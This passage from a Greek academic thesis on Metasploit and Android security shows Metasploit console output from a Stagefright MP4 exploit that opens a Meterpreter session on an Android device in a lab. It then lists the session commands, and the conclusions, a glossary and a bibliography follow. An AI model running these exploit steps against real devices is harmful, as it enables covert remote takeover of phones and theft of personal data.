[*] Sending RCE gzip'd MPEG4 (102048 bytes) to 192.168.1.17:33948... (heap: 0xb5bcd400, code: 0xb66e1e30 from Browser)
[*] Sending RCE gzip'd MPEG4 (102044 bytes) to 192.168.1.17:53664... (heap: 0xb5bcd400, code: 0xb66e1e30 from SF)
[*] Sending infoleak gzip'd MPEG4 (742 bytes) to 192.168.1.17:33949... (heap: 0x0, code: 0x0 from Browser)
[*] Sending infoleak gzip'd MPEG4 (742 bytes) to 192.168.1.17:33949... (heap: 0xb5bff000, code: 0x0 from Browser)
[*] Sending RCE gzip'd MPEG4 (102044 bytes) to 192.168.1.17:33949... (heap: 0xb5bff000, code: 0xb676dc78 from Browser)
[*] Sending RCE gzip'd MPEG4 (102042 bytes) to 192.168.1.17:53664... (heap: 0xb5bff000, code: 0xb676dc78 from SF)
[*] Transmitting intermediate stager...(136 bytes)
[*] Sending stage (374540 bytes) to 192.168.1.17
[*] Meterpreter session 1 opened (192.168.1.18:4444 -> 192.168.1.17:55659) at 2016-09-26 15:36:12 -0500

msf exploit(stagefright_mp4_tx3g_64bit) >
```

Εικόνα 62: Επιτυχής Σύνδεση Android στο Server μας

Στην παραπάνω εικόνα βλέπουμε ότι το κινητό έχει επισκεφθεί τη μολυσμένη ιστοσελίδα που του στείλαμε και βλέπουμε διάφορες πληροφορίες σχετικά με τις διεργασίες που εκτελεί το exploit καθώς

δημιουργεί ένα ψεύτικο αρχείο .mp4 και δημιουργείται συνεδρία **meterpreter**. Ο χρήστης σε αυτό το σημείο βλέπει στη συσκευή του ότι δεν ανοίγει το link που του στείλαμε και ότι έχει κολλήσει στο άνοιγμα της ιστοσελίδας.

```
msf exploit(stagefright_mp4_tx3g_64bit) > sessions -l

Active sessions
===============

  Id  Type                   Information                                                  Connection
  --  ----                   -----------                                                  ----------
  1   meterpreter armle/linux  uid=1013, gid=1013, euid=1005, egid=1005 @ localhost.localdomain  192.168.1.18:4444 -> 192.1
68.1.17:55659 (192.168.1.17)
```


Εικόνα 63: Επιτυχές meterpreter session

Στην παραπάνω εικόνα με την εντολή «**sessions -l**» βλέπουμε τη λίστα με τις διαθέσιμες συνεδρίες που έχουν δημιουργηθεί στον υπολογιστή μας, και κατ' επέκταση τη συνεδρία με τη συσκευή Android. Πληκτρολογώντας «**sessions –i 1**» ξεκινάμε τη σύνδεση με τον στόχο (άρα την απομακρυσμένη χρήση της συσκευής του θύματος) που βρίσκεται στη θέση 1 της λίστας.

```
msf exploit(stagefright_mp4_tx3g_64bit) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer     : localhost.localdomain
OS           :  (Linux 3.10.40-geec2459)
Architecture : armv7l
Meterpreter  : armle/linux
meterpreter >
```

Εικόνα 64: Έναρξη σύνδεσης και απόκτηση απομακρυσμένης πρόσβασης

Για επιβεβαίωση, πληκτρολογούμε την εντολή «**ls**» και βλέπουμε τον κατάλογο των αρχείων της συσκευής όπως στην παρακάτω εικόνα. Από εδώ και πέρα μπορούμε να κάνουμε ότι θέλουμε με τη συσκευή του θύματος καθώς έχουμε πλήρη πρόσβαση στη συσκευή του χωρίς αυτός να καταλάβει το παραμικρό.



Εικόνα 65: Κατάλογος Αρχείων Συσκευής Android

8 Συμπεράσματα - Περίληψη

Συνοψίζοντας τα συμπεράσματα του πρακτικού μέρους αυτής της διατριβής, σε συνδυασμό με τα θεωρητικά δεδομένα, μπορούμε να αναφέρουμε τις παρακάτω παρατηρήσεις, που θα είναι ο επίλογος της εργασίας μας.

Το αντικείμενο της διατριβής αυτής, ήταν η περιγραφή, μελέτη και ανάλυση του περιβάλλοντος του Metasploit, του λειτουργικού συστήματος κινητών συσκευών Android, και τέλος, το πώς μπορούμε να χρησιμοποιήσουμε το Metasploit για να εκμεταλλευτούμε τα κενά ασφαλείας του Android.

Αναλυτικότερα, προσπαθήσαμε να εξηγήσουμε όλες τις πτυχές του Metasploit, τη χρήση αλλά και τη χρησιμότητα του, καθώς και την αποτελεσματικότητα του στη διαδικασία του ελέγχου διαβλητότητας δικτύων. Επίσης το συγκρίναμε με παρόμοια προγράμματα και αναφέραμε το λόγο που είναι το πιο διαδεδομένο. Στη συνέχεια, παρουσιάσαμε στην πράξη με απλά παραδείγματα τη διαδικασία χρήσης του Metasploit. Πιο συγκεκριμένα παρουσιάσαμε το λειτουργικό σύστημα Kali Linux που περιλαμβάνει το πρόγραμμα Metasploit καθώς και όλα τα προαπαιτούμενα για την χρήση του, και με τη χρήση ενός εικονικού υπολογιστή – Metasploitable – δείξαμε πως με τα διάφορα exploits του Metasploit μπορούμε να εισβάλλουμε σε ένα ξένο υπολογιστή και να αποκτήσουμε απομακρυσμένη πρόσβαση σε αυτόν.

Μετά από αυτό, παρουσιάσαμε το λειτουργικό σύστημα για κινητές συσκευές Android, επειδή όπως αναφέραμε, είναι το πιο διαδεδομένο αλλά και ανοιχτού κώδικα (open source) λειτουργικό, κάτι που το καθιστά στόχο για τους hackers. Αναφερθήκαμε λοιπόν, στο πολύ σημαντικό ζήτημα της ασφάλειας καθώς και στα πολλά κενά ασφαλείας που διέπουν το Android.

Συνοπτικά παραθέσαμε κάποιες από τις πιο πρόσφατες και σημαντικότερες αδυναμίες που υπάρχουν στο Android και εξηγήσαμε τους λόγους που δημιουργούνται. Δυστυχώς αδυναμίες δεν υπάρχουν μόνο στο λειτουργικό αλλά και στις εφαρμογές που υπάρχουν διαθέσιμες στο Play Store, γι' αυτό και απαριθμήσαμε μερικά μέτρα ασφαλείας τα οποία θα μπορούσαν να μας παρέχουν ένα μεγαλύτερο επίπεδο κάλυψης.

Τέλος, κάναμε επίδειξη σε εικονικές συσκευές τηλεφώνου του πως μπορεί ένας μέτριος χρήστης υπολογιστών να αποκτήσει απομακρυσμένη πρόσβαση σε «ξένες» συσκευές και να κάνει υποκλοπή προσωπικών δεδομένων που υπάρχουν αποθηκευμένα στη συσκευή με τη χρήση του Metasploit.

Εν κατακλείδι, αυτό που μπορούμε εύκολα να συμπεράνουμε από τη διατριβή, είναι ότι το Metasploit είναι ένα εργαλείο γενικής χρήσης και μπορούμε να κάνουμε πάρα πολλές ενέργειες σε οποιοδήποτε λειτουργικό σύστημα μέσω μιας σύνδεσης δικτύου. Με τον όρο γενικής χρήσης εννοούμε ότι εξαρτάται από τον χρήστη του, το πώς θα το χρησιμοποιήσει, αν δηλαδή θα είναι για νόμιμες ή παράνομες ενέργειες. Επίσης διαπιστώνουμε ότι το Android αν και τόσο διαδεδομένο αποτελεί εύκολο στόχο για τους hackers αλλά και το ταχύτερα αναπτυσσόμενο λειτουργικό με πάρα πολύ συχνές ενημερώσεις και αναβαθμίσεις.

9 Λεξιλόγιο – Ευρετήριο

1. Ruby – δυναμική και αντικειμενοστραφής γλώσσα προγραμματισμού
2. PostgreSQL – σχεσιακή βάση δεδομένων ανοικτού κώδικα
3. Java – αντικειμενοστραφής γλώσσα προγραμματισμού
4. Nmap – εργαλείο για εξερεύνηση και έλεγχο ασφαλείας δικτύων
5. API – είναι μια διασύνδεση μεταξύ ενός λειτουργικού/εφαρμογής/βιβλιοθήκης με κάποιο πρόγραμμα
6. WEBrick – είναι μια βιβλιοθήκη της Ruby που παρέχει διαδικασίες για συνδέσεις HTTP με υπηρεσίες web server
7. Meterpreter – εργαλείο του Metasploit
8. Buffer – μονάδα μνήμης που χρησιμοποιείται για να γίνει μεταφορά αρχείων
9. Opcode – το κομμάτι της γλώσσας μηχανής που αναφέρει τις διαδικασίες που πρέπει να εκτελεστούν
10. Exploit module – τμήμα του Metasploit με όλα τα exploit
11. Sessions – Μια ενεργή σύνδεση δικτύου μεταξύ υπολογιστών
12. Plugins – επεκτάσεις ενός προγράμματος
13. Auxiliary – βοηθητικά εργαλεία
14. Nop generator – κομμάτι κώδικα που δημιουργεί εντολές assembly οι οποίες δεν κάνουν τίποτα
15. Encoder – κομμάτι κώδικα που κωδικοποιεί εντολές
16. dispatchNinja – πρόγραμμα που απλοποιεί το περιβάλλον εργασίας και παρέχει ευκολίες στη χρήση
17. SSL – πρωτόκολλο ασφαλούς κωδικοποιημένης επικοινωνίας
18. Listeners – κομμάτια κώδικα που ενεργοποιούν μια θύρα επικοινωνίας και περιμένουν εισερχόμενη σύνδεση
19. Hash – μια μεταβλητή που παράγεται μετά από την κωδικοποίηση του αρχικού μηνύματος
20. Multi-threading – Πολυνημάτωση: ικανότητα ενός προγράμματος να διαχειριστεί πολλά αιτήματα ταυτόχρονα
21. Bug – το πρόβλημα το οποίο βρίσκουμε σε κάποιο κομμάτι κώδικα που δε λειτουργεί όπως πρέπει
22. DoS – η κατάσταση στην οποία το πρόγραμμά μας δεν λειτουργεί ύστερα από κάποια επίθεση
23. Mixins – μίκτες κλάσεων
24. Metasploitable – ειδικά διαμορφωμένο λειτουργικό με ευπάθειες για δοκιμές του Metasploit
25. Flags – σημεία αναφοράς σε κώδικα που αλλάζουν την κατάσταση στους καταχωρητές
26. Sled – διαδικασία με την οποία παρακάμπτουμε τις εντολές του επεξεργαστή
27. Stager – payload module το οποίο εκτελεί τον κώδικα σε 2 φάσεις
28. Stage – payload module το οποίο εκτελεί τη δεύτερη φάση του κώδικα

29. Patch – επιδιόρθωση κώδικα
30. MITM – κατάσταση στην οποία κάποιος παρακολουθεί την επικοινωνία μας με το δίκτυο και μπορεί να παρακολουθεί και να διαχειρίζεται τα δεδομένα που ανταλλάσουμε στο δίκτυο
31. Webview – σύστημα για προβολή ιστοσελίδων σε εφαρμογές τηλεφώνων
32. Javascript – γλώσσα προγραμματισμού ιστοσελίδων για επικοινωνία του περιηγητή με τον χρήστη
33. Trojan – κακόβουλο πρόγραμμα
34. Dm-crypt – ένα κρυφό υποσύστημα κωδικοποίησης δίσκου σε συστήματα Linux
35. Brute force attack – κατάσταση κατά την οποία κάνουμε συνεχείς επιθέσεις μέχρι να παρακάμψουμε την ασφάλεια
36. ASLR – σύστημα προστασίας της μνήμης για ασφάλεια στην εκτέλεση εφαρμογών
37. GPS – Συσκευή εύρεσης γεωγραφικής τοποθεσίας
38. Assembly – γλώσσα εντολών που καταλαβαίνουν οι επεξεργαστές
39. Power toggles – εικονίδια σήματος κινητής τηλεφωνίας, wifi, bluetooth
40. Widgets – εφαρμογές γραφικών στοιχείων

10 Βιβλιογραφικές Πηγές

10.1 Πηγές από βιβλία - δημοσιεύσεις

1. **Adger W. N.** (2006). Vulnerability. *Global environmental change*, *16*(3), 268-281.
2. **Agarwal M., & Singh A.** (2013). *Metasploit penetration testing cookbook*. Packt Publishing Ltd.
3. **Allen L.** (2012). *Advanced Penetration Testing for Highly-Secured Environments: The Ultimate Security Guide*. Packt Publishing Ltd.
4. **Allen L., Heriyanto T., & Ali S.** (2014). *Kali Linux–Assuring Security by Penetration Testing*. Packt Publishing Ltd.
5. **Bagget M.** (2008). Effectiveness of antivirus in detecting metasploit payloads. *SANS Institute*.
6. **Basta A., Basta, N. & Brown M.** (2013). *Computer security and penetration testing*. Cengage Learning.
7. **Engebretson P.** (2013). *The basics of hacking and penetration testing: ethical hacking and penetration testing made easy*. Elsevier.
8. **Harper A., Harris S., Ness J., Eagle C., Lenkey G., & Williams T.** (2011). *Gray Hat Hacking The Ethical Hackers Handbook.* McGraw-Hill Osborne Media.
9. **Holik F., Horalek J., Marik O., Neradova S., & Zitta S.** (2014). *Effective penetration testing with Metasploit framework and methodologies*. In Computational Intelligence and Informatics (CINTI), 2014 IEEE 15th International Symposium on (pp. 237-242). IEEE.
10. **Kennedy D., O'Gorman J., & Kearns D.** (2012). *Metasploit-The Penetration Tester's Guide*.
11. **Kim P.** (2014). *The hacker playbook: Practical guide to penetration testing*. Secure Planet LLC.
12. **Lanus M., Yin L., & Trivedi K. S.** (2003). Hierarchical composition and aggregation of state-based availability and performability models. *IEEE Transactions on Reliability*, *52*(1), 44-52.
13. **Marquez C. J.** (2010). An Analysis of the IDS Penetration Tool: Metasploit. *The InfoSec Writers Text Library, Dec*, *9*.

14. **Maynor D.** (2011). *Metasploit toolkit for penetration testing, exploit development, and vulnerability research*. Elsevier.
15. **McDermott J. P.** (2001, February). Attack net penetration testing. In *Proceedings of the 2000 workshop on New security paradigms* (pp. 15-21). ACM.
16. **Moore H. D**. (2006). Metasploitation. In *CanSecWest Security Conference 2008*.
17. **Németh Z. L., & Erdődi L.** (2015, September). When every byte counts—Writing minimal length shellcodes. In *2015 IEEE 13th International Symposium on Intelligent Systems and Informatics (SISY)* (pp. 269-274). IEEE.
18. **O'Connor T. J.** (2012). *Violent Python: a cookbook for hackers, forensic analysts, penetration testers and security engineers*. Newnes.
19. **O'Gorman J., Kearns D., & Aharoni M.** (2011). *Metasploit: The penetration tester's guide*. No Starch Press.
20. **Polychronakis M., Anagnostakis K. G., & Markatos E. P.** (2010, December). Comprehensive shellcode detection using runtime heuristics. In *Proceedings of the 26th Annual Computer Security Applications Conference* (pp. 287-296). ACM.
21. **Ramirez-Silva E., & Dacier M.** (2007, December). *Empirical study of the impact of metasploit-related attacks in 4 years of attack traces*. In Annual Asian Computing Science Conference (pp. 198-211). Springer Berlin Heidelberg.
22. **Sugerman J., Venkitachalam G., & Lim B. H.** (2001, June). Virtualizing I/O Devices on VMware Workstation's Hosted Virtual Machine Monitor. In *USENIX Annual Technical Conference, General Track* (pp. 1-14).
23. **Singh A.** (2012). *Metasploit Penetration Testing Cookbook*. Packt Publishing Ltd.
24. **Vaarandi R., & Grimaila M. R.** (2012). Security event processing with simple event correlator. *Information Systems Security Association Journal*, *10*(8), 30-37.
25. **Wilhelm T.** (2013). *Professional penetration testing: Creating and learning in a hacking lab*. Newnes.
26. **Zhou Y., & Jiang X.** (2012, May). Dissecting android malware: Characterization and evolution. In *2012 IEEE Symposium on Security and Privacy* (pp. 95-109). IEEE.
27. **Barea A., Ferre X., & Villarroel L.** (2013, July). Android vs. ios interaction design study for a student multiplatform app. In *International Conference on Human-Computer Interaction* (pp. 8-12). Springer Berlin Heidelberg.

28. **Brahler, S.** (2010). Analysis of the android architecture. *Karlsruhe institute for technology*, *7*, 8.
29. **Developers A.** (2011). What is android?
30. **Gibler C., Crussell J., Erickson J., & Chen H.** (2012, June). AndroidLeaks: automatically detecting potential privacy leaks in android applications on a large scale. In *International Conference on Trust and Trustworthy Computing* (pp. 291-307). Springer Berlin Heidelberg.
31. **Enck W., Ongtang M., & McDaniel P. D.** (2009). Understanding Android Security. *IEEE security & privacy*, *7*(1), 50-57.
32. **Grønli T. M., Hansen J., Ghinea G., & Younas M.** (2014, May). Mobile application platform heterogeneity: Android vs Windows Phone vs iOS vs Firefox OS. In *2014 IEEE 28th International Conference on Advanced Information Networking and Applications* (pp. 635-641). IEEE.
33. **Mosa A. S. M., Yoo I., & Sheets L.** (2012). A systematic review of healthcare applications for smartphones. *BMC medical informatics and decision making*, *12*(1), 1.
34. **Shabtai A., Fledel Y., Kanonov U., Elovici Y., & Dolev, S.** (2009). Google android: A state-of-the-art review of security mechanisms. *arXiv preprint arXiv:0912.5101*.
35. **Song M., Xiong W., & Fu X.** (2010, August). Research on architecture of multimedia and its design based on android. In *Internet Technology and Applications, 2010 International Conference on* (pp. 1-4). IEEE.
36. **Obiodu V., & Obiodu E.** (2012). An empirical review of the top 500 medical apps in a European Android market. *Journal of Mobile Technology in Medicine*, *1*(4), 22-37.
37. **Montelibano J. Dormann W.** (2015) How We Discovered Thousands of Vulnerable Android Apps in 1 Day, RSA Conference 2015.
38. **Chin E., Wagner D.** (2013, May) WebView Vulnreabilities in Android Applications, 2013 UC Berkeley.

10.2 Διαδικτυακές Πηγές

39. **Metasploit** - https://www.offensive-security.com/metasploit-unleashed/

40. **Βασικοί ορισμοί** - https://community.rapid7.com/docs/DOC-2248
41. **Αρχιτεκτονική Metasploit** - https://www.offensive-security.com/metasploit-unleashed/filesystem-and-libraries/
42. **Γλώσσα προγραμματισμού Ruby** - https://www.ruby-lang.org/en/
43. **Περιβάλλον Ruby on Rails** - http://rubyonrails.org/
44. **Οδηγός Ruby** - https://ruby-hacking-guide.github.io/
45. **Λειτουργικά συστήματα κινητών τηλεφώνων** - http://www.myphone.gr/forum/showthread.php?t=397754
46. **Μερίδιο παγκόσμιας αγοράς κινητών τηλεφώνων** - http://techblog.gr/b2b/android-ios-96-3-percent-market-share-9876/
47. **CVE-2016-0728** - http://perception-point.io/2016/01/14/analysis-and-exploitation-of-a-linux-kernel-vulnerability-cve-2016-0728/
48. **CVE-2016-0728** - https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2016-0728
49. **CVE-2016-5348** - https://wwws.nightwatchcybersecurity.com/2016/10/04/advisory-cve-2016-5348-2/
50. **Ορισμός hacker** - https://el.wikipedia.org/wiki/Χάκερ